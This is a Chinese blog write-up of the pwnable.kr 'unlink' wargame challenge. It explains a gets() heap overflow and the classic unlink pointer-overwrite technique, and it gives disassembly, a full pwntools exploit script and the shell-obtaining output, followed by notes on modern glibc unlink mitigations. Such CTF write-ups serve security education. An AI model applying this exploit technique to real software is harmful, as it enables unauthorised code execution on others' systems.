

pwnalb.kr之unlink

原创

Neil-Yale 于 2020-06-19 20:30:00 发布 162 收藏

分类专栏: [bin](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/yalecaltech/article/details/106863269>

版权



[bin](#) 专栏收录该内容

31 篇文章 5 订阅

订阅专栏

前言:

这道题目应该是pwnable.kr上Toddler's Bottle最难的题目了, 涉及到相对比较难的堆利用的问题, 所以拿出来分析。

登录

```
root@kali:~/tmp# ssh unlink@pwnable.kr -p2222
unlink@pwnable.kr's password:
PWNABLE
- Site admin : daehee87@gatech.edu
- IRC : irc.netgarage.org:6667 / #pwnable.kr
- Simply type "irssi" command to join IRC now
- files under /tmp can be erased anytime. make your directory under /tmp
- to use peda, issue `source /usr/share/peda/peda.py` in gdb terminal
Last login: Sat Feb  8 23:02:25 2020 from 124.160.153.228
unlink@pwnable:~$ pwd
/home/unlink
unlink@pwnable:~$ ls
flag intended_solution.txt  unlink  unlink.c
unlink@pwnable:~$
```

<https://blog.csdn.net/yalecaltech>

看看源程序

```
1  unlink@pwnable:~$ cat unlink.c
2  #include <stdio.h>
3  #include <stdlib.h>
4  #include <string.h>
5  typedef struct tagOBJ{
6      struct tagOBJ* fd;
7      struct tagOBJ* bk;
8      char buf[8];
9  }OBJ;
```

```

9      OBJ*,
10
11     void shell(){
12         system("/bin/sh");
13     }
14
15     void unlink(OBJ* P){
16         OBJ* BK;
17         OBJ* FD;
18         BK=P->bk;
19         FD=P->fd;
20         FD->bk=BK;
21         BK->fd=FD;
22     }
23     int main(int argc, char* argv){
24         malloc(1024);
25         OBJ* A = (OBJ*)malloc(sizeof(OBJ));
26         OBJ* B = (OBJ*)malloc(sizeof(OBJ));
27         OBJ* C = (OBJ*)malloc(sizeof(OBJ));
28
29         // double linked list: A <-> B <-> C
30         A->fd = B;
31         B->bk = A;
32         B->fd = C;
33         C->bk = B;
34
35         printf("here is stack address leak: %p\n", &A);
36         printf("here is heap address leak: %p\n", A);
37         printf("now that you have leaks, get shell!\n");
38         // heap overflow!
39         gets(A->buf);
40
41         // exploit this unlink!
42         unlink(B);
43         return 0;
44     }
45
46

```

<https://blog.csdn.net/yalecaltech>


程序中有几点要注意的地方：

1. 定义的OBJ结构体中一个指针4字节，buf[]数组8字节
2. Unlink()的过程其实就是双向链表中摘下中间那一块的过程
3. 主函数中malloc了三个结构体，并通过指针连成了双向链表A<->B<->C
4. 打印出A的栈地址，堆地址，这两个地址这里记做stack,hep，待会儿在分析中会用到
5. 漏洞在于gets函数会造成溢出，同时通过随后的unlink()进行利用

具体而言什么是unlink呢？

unlink 是堆溢出中的一种常见形式，通过将双向列表中的空闲块拿出来与将要free的物理相邻的块进行合并。（将双向链表上的chunk卸载下来与物理chunk合并）。Unlink漏洞的利用条件就是有3个以上的空闲chunk链表，其中最前面的chunk存在有堆溢出。没错我们这次的题目就存在这个情况

解链的原理相信学过数据结构的师傅们都清楚了



对照着这次的程序，BK相当于A,P相当于B，FD相当于C

这次需要用到的漏洞溢出漏洞技术称为Dword shoot。在进行双向链表的操作过程中，有溢出等的情况下，删除的chunk的fd、bk两个指针被恶意的改写的话，就会在链表删除的时候发生的漏洞。

对应到本题的程序，将被删除的chunk为B,而我们可以通过溢出A来修改B的fd, bk, 修改后会引发什么漏洞呢？我们接下来详细说明。

把二进制文件下到本地分析

```
root@kali:~/tmp# scp -P 2222 unlink@pwnable.kr:/home/unlink/unlink /root/tmp
unlink@pwnable.kr's password:
unlink 100% 7540 2.7KB/s 00:02
```

要我们攻击的最终目的是劫持返回地址，写入shellcode的地址，以及为了能够溢出A，修改B的指针等操作，我们都需要看看汇编中一些关键量的地址

```
1 Dump of assembler code for function main:
2 0x0804852f <+0>: lea ecx, [esp+0x4]
```



```

3      0x08048533 <+4>: and    esp,0xffffffff
4      0x08048536 <+7>: push   DWORD PTR [ecx-0x4]
5      0x08048539 <+10>:  push   ebp
6      0x0804853a <+11>:  mov    ebp,esp
7      0x0804853c <+13>:  push   ecx
8      0x0804853d <+14>:  sub    esp,0x14
9      0x08048540 <+17>:  sub    esp,0xc
10     0x08048543 <+20>:  push   0x400
11     0x08048548 <+25>:  call   0x80483a0 <malloc@plt>
12     0x0804854d <+30>:  add    esp,0x10
13     0x08048550 <+33>:  sub    esp,0xc
14     0x08048553 <+36>:  push   0x10
15     0x08048555 <+38>:  call   0x80483a0 <malloc@plt>
16     0x0804855a <+43>:  add    esp,0x10
17     0x0804855d <+46>:  mov    DWORD PTR [ebp-0x14],eax
18     0x08048560 <+49>:  sub    esp,0xc
19     0x08048563 <+52>:  push   0x10
20     0x08048565 <+54>:  call   0x80483a0 <malloc@plt>
21     0x0804856a <+59>:  add    esp,0x10
22     0x0804856d <+62>:  mov    DWORD PTR [ebp-0xc],eax
23     0x08048570 <+65>:  sub    esp,0xc
24     0x08048573 <+68>:  push   0x10
25     0x08048575 <+70>:  call   0x80483a0 <malloc@plt>
26     0x0804857a <+75>:  add    esp,0x10
27     0x0804857d <+78>:  mov    DWORD PTR [ebp-0x10],eax
28     0x08048580 <+81>:  mov    eax,DWORD PTR [ebp-0x14]
29     0x08048583 <+84>:  mov    edx,DWORD PTR [ebp-0xc]
30     0x08048586 <+87>:  mov    DWORD PTR [eax],edx
31     0x08048588 <+89>:  mov    edx,DWORD PTR [ebp-0x14]
32     0x0804858b <+92>:  mov    eax,DWORD PTR [ebp-0xc]
33     0x0804858e <+95>:  mov    DWORD PTR [eax+0x4],edx
34     0x08048591 <+98>:  mov    eax,DWORD PTR [ebp-0xc]
35     0x08048594 <+101>: mov    edx,DWORD PTR [ebp-0x10]
36     0x08048597 <+104>: mov    DWORD PTR [eax],edx
37     0x08048599 <+106>: mov    eax,DWORD PTR [ebp-0x10]
38     0x0804859c <+109>: mov    edx,DWORD PTR [ebp-0xc]
39     ---Type <return> to continue, or q <return> to quit---

```

<https://blog.csdn.net/yalecaltech>

```

39     ---Type <return> to continue, or q <return> to quit---
40     0x0804859f <+112>: mov    DWORD PTR [eax+0x4],edx
41     0x080485a2 <+115>: sub    esp,0x8
42     0x080485a5 <+118>: lea   eax,[ebp-0x14]
43     0x080485a8 <+121>: push  eax
44     0x080485a9 <+122>: push  0x8048698
45     0x080485ae <+127>: call  0x8048380 <printf@plt>
46     0x080485b3 <+132>: add    esp,0x10
47     0x080485b6 <+135>: mov    eax,DWORD PTR [ebp-0x14]
48     0x080485b9 <+138>: sub    esp,0x8
49     0x080485bc <+141>: push  eax
50     0x080485bd <+142>: push  0x80486b8
51     0x080485c2 <+147>: call  0x8048380 <printf@plt>
52     0x080485c7 <+152>: add    esp,0x10
53     0x080485ca <+155>: sub    esp,0xc
54     0x080485cd <+158>: push  0x80486d8
55     0x080485d2 <+163>: call  0x80483b0 <puts@plt>
56     0x080485d7 <+168>: add    esp,0x10
57     0x080485e1 <+174>: mov    ecx,DWORD PTR [ebp-0x14]

```

```

57 0x080485da <+171>: mov    eax,DWORD PTR [ebp-0x14]
58 0x080485dd <+174>: add    eax,0x8
59 0x080485e0 <+177>: sub    esp,0xc
60 0x080485e3 <+180>: push  eax
61 0x080485e4 <+181>: call  0x8048390 <gets@plt>
62 0x080485e9 <+186>: add    esp,0x10
63 0x080485ec <+189>: sub    esp,0xc
64 0x080485ef <+192>: push  DWORD PTR [ebp-0xc]
65 0x080485f2 <+195>: call  0x8048504 <unlink>
66 0x080485f7 <+200>: add    esp,0x10
67 0x080485fa <+203>: mov    eax,0x0
68 0x080485ff <+208>: mov    ecx,DWORD PTR [ebp-0x4]
69 0x08048602 <+211>: leave
70 0x08048603 <+212>: lea   esp,[ecx-0x4]
71 0x08048606 <+215>: ret
72 End of assembler dump.
73

```

<https://blog.csdn.net/yalecaltech>

关键的地方：

- 1.A在栈上的地址是ebp-0x14，即ebp-0x14=stack=&A
- 2.最后的ret，作用是赋值给eip寄存器，而我们要做的就是修改esp寄存器的内容为shellcode的地址
- 3.通过lea esp,[ecx-0x4]可以知道esp的值来自[ecx-4]
- 4.leave指令对esp没影响
- 5.mov ecx,DWORD PTR[ebp-0x4]，可知，ecx的值来自[ebp-4]
- 6.综上，我们只需要把shellcode的地址写到[ebp-8]地址（事实上这样很不方便，我们下面实际上是把shellcode地址+4写到[ebp-4]地址,这样的话，shellcode地址+4-4，传给esp的时候恰好就是shellcode的地址）

推论：

(1) 由1得，ebp-4等于stack+0x14-0x4

(2) heap_是A在堆中的地址，加上在buf前有fd，bk链各个指针共8个字节，所以shellcode的地址是写到了heap+0x8处，所以(shellcode地址+4)=(heap+0x8)+0x4

只要实现了*(ebp-4)=&shellcode+4，则ecx就被覆盖成了&shellcode+4,然后执行了

0x08048603 <+212>: lea esp,[ecx-0x4]

0x08048606 <+215>: ret

我们就拿到shell了

我们前面留下了一个问题：

被删除的chunk为B,修改B的fd，bk，修改后会引发什么漏洞

先举个简单的例子看看

设我们修改了B->fd=!!!,B->bk=@@@@

在调用unlink(B)时，

BK=P->bk;

FD=P->fd;

FD->bk=BK;

BK->fd=FD;

对应执行的流程是这样子的

BK=(B+4)=@@@@ //B->bk前还有B->fd,占4字节

FD=(B)=!!!

(FD+4)=(!!!+4)=BK=@@@@

(BK)=(@@@@)=FD=!!!

通过红色字体的关系，我们知道，修改了B的fd,bk之后，就可以在覆盖操作

这里我们设修改了B->bk=[ebp-4],B->fd=&shellcode+4

则进过unlink(B)之后会有

*(&shellcode+4+4)=[ebp-4] //这个结果无影响

- (ebp-4)=&shellcode+4 //实现了*(ebp-4)=&shellcode+4，因为*(ebp-4)覆给ecx，则ecx就被覆盖成了&shellcode+4,然后就可以拿到shell了


接下来具体看看怎么布局

我们知道

shellcode地址+4=heap+0x8+0x4=heap+12,来修改B->fd

ebp-4=stack+0x14-0x4=stack+16,来修改B->bk

A的buf大小是8字节,写了shellcode地址花了4字节,因为最小单位为16字节,所以还剩16-4=12字节需要填充,我们填充12个A
综上,得到了如下的布局



shellcode的地址是什么呢

```
(gdb) disas shell      memcpy      memcpy.c      uaf
Dump of assembler code for function shell:
0x080484eb <+0>:   push    %ebp
0x080484ec <+1>:   mov     %esp,%ebp
0x080484ee <+3>:   sub     $0x8,%esp
0x080484f1 <+6>:   sub     $0xc,%esp
0x080484f4 <+9>:   push   $0x8048690
0x080484f9 <+14>:  call   0x80483c0 <system@plt>
0x080484fe <+19>:  add    $0x10,%esp
0x08048501 <+22>:  nop
0x08048502 <+23>:  leave
0x08048503 <+24>:  ret
End of assembler dump.
(gdb)
```

而heap和stack的地址每次运行时都会打印出来的

```
unlink@pwnable:~$ ./unlink
here is stack address leak: 0xff961a74
here is heap address leak: 0x81e3410
now that you have leaks, get shell!
```

综上,写出exp:

```
1 #coding=utf-8
2 from pwn import *
3 context(arch='amd64',os='linux',log_level="DEBUG")
```



```
4 shell=ssh(host='pwnable.kr',user='unlink',password='guest',port=2222)
5 io=shell.run("./unlink")
6
7 shell_addr=0x080484EB
8
9 re=io.recvline()
10 stack_addr=int(re.split(":")[1],16)
11 re=io.recvline()
12 heap_addr=int(re.split(":")[1],16)
13 io.recvline()
14
15 payload = p32(shell_addr)#(A->buf(0~3))
16 payload += "a"*(0x4+0x8)#(A->buf(4~7)+padding(0x08))
17 payload += p32(heap_addr+0x8+0x4)#(B->fd)
18 payload += p32(stack_addr+0x14-0x4)#(B->bk)
19
20 io.send(payload)
21 io.interactive()
22
```

<https://blog.csdn.net/yalecaltech>

上传到服务器

```
root@kali:~/tmp# scp -P2222 unlink.py unlink@pwnable.kr:~/tmp/unlink.py
unlink@pwnable.kr's password:
unlink.py                               100% 783      2.5KB/s   00:00
root@kali:~/tmp#
```

执行得到shell

```
/usr/local/lib/python2.7/dist-packages/paramiko/kex_ecdh_nist.py:39: Cryptograph
[+] Connecting to pwnable.kr on port 2222: Done
[+] Connecting to pwnable.kr on port 2222: Done
[+] Connecting to pwnable.kr on port 2222: Done
/usr/local/lib/python2.7/dist-packages/paramiko/kex_ecdh_nist.py:39: Cryptograph
yDeprecationWarning: encode_point has been deprecated on EllipticCurvePublicNum
bers and will be removed in a future version. Please use EllipticCurvePublicKey.p
ublic_bytes to obtain both compressed and uncompressed point encoding.
    m.add_string(self.Q_C.public_numbers().encode_point())
/usr/local/lib/python2.7/dist-packages/paramiko/kex_ecdh_nist.py:96: Cryptograph
yDeprecationWarning: Support for unsafe construction of public numbers from enco
ded data will be removed in a future version. Please use EllipticCurvePublicKey.
from_encoded_point
    self.curve, Q_S_bytes
/usr/local/lib/python2.7/dist-packages/paramiko/kex_ecdh_nist.py:111: Cryptograp
hyDeprecationWarning: encode_point has been deprecated on EllipticCurvePublicNum
bers and will be removed in a future version. Please use EllipticCurvePublicKey.
public_bytes to obtain both compressed and uncompressed point encoding.
    m.add_string(self.Q_C.public_numbers().encode_point())
[!] Couldn't check security settings on 'pwnable.kr'
[+] Opening new channel: 'stty raw -ctlecho -echo; cd . >/dev/null 2>&1;./unlink
': Done
[DEBUG] Received 0x70 bytes:
'here is stack address leak: 0xff892804\n'
'here is heap address leak: 0x9f4b410\n'
'now that you have leaks, get shell!\n'
[DEBUG] Sent 0x18 bytes:
00000000 eb 84 04 08 61 61 61 61 61 61 61 61 61 61 61 61 |...|aaaa|aaa
```



```
a|aaaa|
```

```
00000010 1c b4 f4 09 14 28 89 ff
```

```
|...|-(..|
```

```
00000018
```

```
[*] Switching to interactive mode
```

```
https://blog.csdn.net/yalecaltech
```

```
$
```

值得注意的是，本题的unlink利用是比较古老的方式了，现在的glibc已经加入了很多新的保护措施包括：

Double Free检测

该机制不允许释放一个已经处于free状态的chunk。因此，当攻击者将second chunk的size设置为-4的时候，就意味着该size的PREV_INUSE位为0，也就是说second chunk之前的first chunk(我们需要free的chunk)已经处于free状态，那么这时候再free(first)的话，就会报出double free错误。相关代码如下：

#!/c

```
1  /* Or whether the block is actually not marked used. */
2  if (__glibc_unlikely (!prev_inuse(nextchunk)))
3  {
4      errstr = "double free or corruption (!prev)";
5      goto errout;
6  }
7
```

next size非法检测

该机制检测next size是否在8到当前arena的整个系统内存大小之间。因此当检测到next size为-4的时候，就会报出invalid next size错误。相关代码如下：

```
1  #!c
2  nextsize = chunksize(nextchunk);
3  if (__builtin_expect (nextchunk->size <= 2 * SIZE_SZ, 0)
4      || __builtin_expect (nextsize >= av->system_mem, 0)){
5      errstr = "free(): invalid next size (normal)";
6      goto errout;
7  }
8
```

<https://blog.csdn.net/yalecaltech>

双链表冲突检测

该机制会在执行unlink操作的时候检测链表中前一个chunk的fd与后一个chunk的bk是否都指向当前需要unlink的chunk。这样攻击者就无法替换second chunk的fd与fd了。相关代码如下：

```
1  #!c
2  if (__builtin_expect (FD->bk != P || BK->fd != P, 0)) \
3      malloc_printerr (check_action, "corrupted double-linked list", P); \
4
```

也出现很多新的技巧的关于unlink的CTF题目，如：

HITCON 2014 stkof

OCTF 2016 – Zerostorage

OCTF 2015 'freenote'

HITCON CTF 2016: Secret Holder

强网杯2018 silent2

这些题目有兴趣的师傅们可以自行去pwn

参考:

1. <https://paper.seebug.org/papers/Archive/drops2/Linux%E5%A0%86%E6%BA%A2%E5%87%BA%E6%BC%8F%E6%B4%9E%E5%88%A9%E7%94%A8%E4%B9%8Bunlink.html>
2. https://heap-exploitation.dhavalKapil.com/attacks/unlink_exploit.html
3. <https://paper.seebug.org/papers/Archive/refs/2015-1029-yangkun-Gold-Mining-CTF.pdf>
4. <https://cysecguide.blogspot.com/2017/10/pwnablekr-unlink-solution.html>
5. cft wiki